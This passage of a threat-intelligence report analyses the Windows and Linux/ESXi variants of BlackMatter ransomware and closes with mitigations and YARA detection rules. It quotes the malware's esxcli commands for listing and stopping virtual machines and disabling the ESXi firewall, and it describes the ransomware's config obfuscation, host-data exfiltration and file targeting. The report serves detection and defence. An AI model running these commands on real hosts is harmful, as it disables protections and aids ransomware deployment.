+qK7+dEDEQacpxDB8GaHZSCywBAMQdXx0W3WzCZUXzLFfysjXTA8edqop8P4bf7PscQveuxAbGnvoC6LbkaPXj7nt2b2
FM6Tqr48ERIeNtu2MwLSR30a
+FTl7APWc5Sk9/8Bm5NLJD0i8Tw0HSLUqUTrr1Mz2i4o18Sv1a5rtcB74mSn4vdvxyluWRyyNKshXnELxTVO68aSo262
gASxXsS56CyliJThycr94KeMHYHvoxgUgv1Ye29u6cQkmAWyzh2kK0b1Lprb9Ys3boIo71m
+wdSwXlyqrOvKWplQKgaMAyZoXwWmY2Yghww+TZKk5dgEpiL8ED0mQmgZNDERXjeGs1SgoaKhsXYJFfB
+uQNkwN6lTU4SiOdksUA2w==HTTP/1.0 200 OK
```

Figure 7: Network traffic generated by Windows variant of BlackMatter ransomware (Source: Recorded Future)


Currently, Insikt Group's analysis of the similarity of BlackMatter to other Windows ransomware variants such as DarkSide is still ongoing.

Linux Ransomware Variant

Insikt Group analyzed the Linux variant of the BlackMatter ransomware, purporting to be version 1.6.0.2, according to a section in the binary named ".app.version". The Linux version of the ransomware has several log messages, including those providing the name of the function in which they are present, and it contains several ESXI-targeted functions, as seen in Figure 8 below. This suggests that this may be an early version of the ransomware, with these messages to be removed in subsequent versions. Overall, the Linux version performs semantically similarly to the Windows variant:

- Checks if another instance of itself is running by trying to get exclusive access to the file handle. If it cannot, another instance is running, and the ransomware notes another instance is currently running.
- Creates a daemon to run in the background and detaches itself from the terminal instance used to run it, redirecting its standard input and standard output to /dev/null and changing its current working directory to the root directory (/).
- Initializes its configuration file data. Like the Windows version, the Linux variant stores its configuration information in an obfuscated format to make it more difficult to discern through static analysis of the file. Configuration information is kept in a special ELF section, ".cfgETD", which is first base64 decoded, ZLIB decompressed, then deobfuscated with a rolling 32-byte XOR contained at the beginning of the decompressed file. The configuration file contains C2s for the ransomware, processes and services to stop, and other information related to the execution of the ransomware.
- The ransomware then executes its main functionality:
    - First, it will optionally stop running vms, excluding those on the "ignore list" in the configuration file. In Insikt Group's sample, these were VMware vCenter and VMware-VirtualSAN-Witness. It uses the command: esxcli --formatter=csv --format-param=fields=="WorldID,DisplayName" vm process list
    - If kill-process is enabled in the configuration, the ransomware will kill the specified processes; in Insikt Group's sample, this was limited to vmsyslogd; this is the Syslog service running on VMWare.

  - Stops the firewall using the command: esxcli network firewall set --enabled false
  - If message.enable is selected in the configuration file, the malware will create a ransom note and display it in /etc/motd or /etc/vmware/welcome. The ransomware is also able to create a note called ReadMe.txt with the note contents.
  - The ransomware starts the “web reporter”. The malware collects and exfiltrates information about the host machine such as the hostname, operating system, username, architecture and disk information. Later, the ransomware will also report information about the encryption process, such as execution time, start time, how many files were encrypted and bot version information.
  - The ransomware then encrypts the victim’s files. There are several configuration parameters related to encryption, including the mode (single or multiple), encryption size (dark size), white size, and minimum size. The ransomware specifically targets files with the extensions vmdk, vmem, vswp, and log per the configuration file.
- If “remove-self” is enabled in the configuration file, the ransomware removes its executable.



```
bool app::esxi_utils::get_domain_name(std::vector<std::basic_string<char> >&)
bool app::esxi_utils::get_running_vms(std::vector<std::basic_string<char> >&)
bool app::esxi_utils::get_process_list(std::vector<std::basic_string<char> >&)
bool app::esxi_utils::get_os_version(std::vector<std::basic_string<char> >&)
bool app::esxi_utils::get_storage_list(std::vector<std::basic_string<char> >&)
std::string app::esxi_utils::get_machine_uuid()
bool app::esxi_utils::stop_firewall()
bool app::esxi_utils::stop_vm(const string&)
```

Figure 8: Function names from Linux ransomware variant log messages (Source: Recorded Future)

Ultimately, the Linux version of the ransomware has similar functionality to other ransomware variants made to target ESXI systems, but an assessment of potential code overlap is ongoing.

Mitigations

Insikt Group has created a YARA rule to detect Linux and Windows variants of BlackMatter ransomware, which are in the appendix of this report. Organizations can use this rule for detection or hunting purposes. As the RaaS program grows, we will likely see more information regarding initial access methods, lateral movement, and discovery tools used by affiliates of the program.

Until then, we recommend organizations employ defenses against common techniques associated with other sophisticated ransomware groups, such as:

- Maintain offline backups of your organization’s data and ensure that these backups stay up to date to prevent data loss in the event of a ransomware infection.
- Network segmentation can halt the propagation of ransomware through an organization’s network. This solution involves splitting the larger network into smaller network segments and can be accomplished through firewalls, virtual local area networks, and other separation techniques.
- If remote access solutions are crucial to daily operations, all such remote access services and protocols, such as Citrix and RDP, should be implemented with two-factor or multi-factor authentication.
- Cobalt Strike is frequently used by both criminal and state-sponsored threat actors, including many ransomware operators, both to gain a network foothold and for lateral movement. Defenders should monitor for Cobalt Strike C2 servers.
- Monitor for the creation of suspicious file modification activity, particularly large quantities of file modifications in user directories.
- Consider keeping sensitive client information on systems that are disconnected from the internet or segmented from the rest of the corporate network. Since ransomware will encrypt all files on a victim system and often will search for directories on the network (eg: networked file shares) to also encrypt, moving highly sensitive customer data to a system with no internet access or access to the rest of the network will minimize the access ransomware would have to those files.

Outlook

We have seen a shift in calculus following recent high-profile ransomware attacks. The administrators of two major Russian-language forums, Exploit and XSS, quickly banned ransomware topics on their criminal underground platforms. DarkSide, REvil, and Avaddon ransomware families halted extortionist activities right before or days after the first meeting between President Biden and Putin. Ransomware operators reacted and created new ransomware brands with a strict set of rules following what was outlined during that meeting. Moreover, BlackMatter operators are ostensibly required to review and vet every compromised network before deploying ransomware to avoid unnecessary attention from the media and governments.

The Linux ransomware variant of BlackMatter falls in line with an emerging trend of ransomware threat actors moving towards targeting ESXi systems in addition to the more traditional Windows. We expect that other threat actors will likely develop Linux variants of their ransomware in the future, and we may see new variants emerge targeting just these types of systems.

BlackMatter is suspected to be a successor to DarkSide, and Insikt Group’s technical analysis of these tools relative to other ransomware variants such as those published by DarkSide is ongoing.

Appendix — YARA Rule

```
import “pe”

rule MAL_BlackMatter_Windows
{
        meta:
                author = “LKAYE, Insikt Group, Recorded Future”
                date = “2021-07-28”
                description = “Rule to detect BlackMatter ransomware Windows payload”
                version = “1.0”
                RF_MALWARE = “BlackMatter Ransomware”
                RF_MALWARE_ID = “jQYVGc”
        strings:
                $s1 = {81 30 ed 5f 06 22} //special XOR value for string obfuscation and import obf
                $s2 = {69 13 05 84 08 08 42} //part of decoding function IMUL and INC
                $s3 = {b9 46 f4 ad 89 81 f1 ed 5f 06 22} //check for 0xABABABAB, XORed vals
                $s4 = {b8 a8 58 0d 04 35 ed 5f 06 22} //xor vals for HeapCreate function call
                $s5 = {c7 00 c8 5f 75 22 c7 40 04 c3 5f 54 22 c7 40 08 a8 5f 47 22 c7 40 0c a9 5f 4b 22 c7 40 10 a8 5f 28 22 c7 40 14 99 5f 7e 22
c7 40 18 99 5f 06 22} //bytestring for README.txt
        condition:
                uint16(0) == 0x5a4d and
                filesize > 60KB and
                all of them
}

rule MAL_BlackMatter_Linux
{
        meta:
                author = “LKAYE, Insikt Group, Recorded Future”
                date = “2021-07-28”
                description = “Rule to detect BlackMatter ransomware Linux payload”
                version = “1.0”
                RF_MALWARE = “BlackMatter Ransomware”

        strings:
                $s1 = “Another Instance Currently Running...”
                $s2 = “Removing Self Executable...”
                $s3 = “web_reporter::main_sender_proc()”
                $s4 = “NO stat available for “
                $s5 = “Please, just wait...”
                $s6 = “.cfgETD”

        condition:
                uint16(0) == 0x457F and
                filesize > 1900KB and
                all of them
}
```

About Recorded Future

Recorded Future is the world's largest provider of intelligence for enterprise security. By combining persistent and pervasive automated data collection and analytics with human analysis, Recorded Future delivers intelligence that is timely, accurate, and actionable. In a world of ever-increasing chaos and uncertainty, Recorded Future empowers organizations with the visibility they need to identify and detect threats faster; take proactive action to disrupt adversaries; and protect their people, systems, and assets, so business can be conducted with confidence. Recorded Future is trusted by more than 1,000 businesses and government organizations around the world.

Learn more at recordedfuture.com and follow us on Twitter at @RecordedFuture.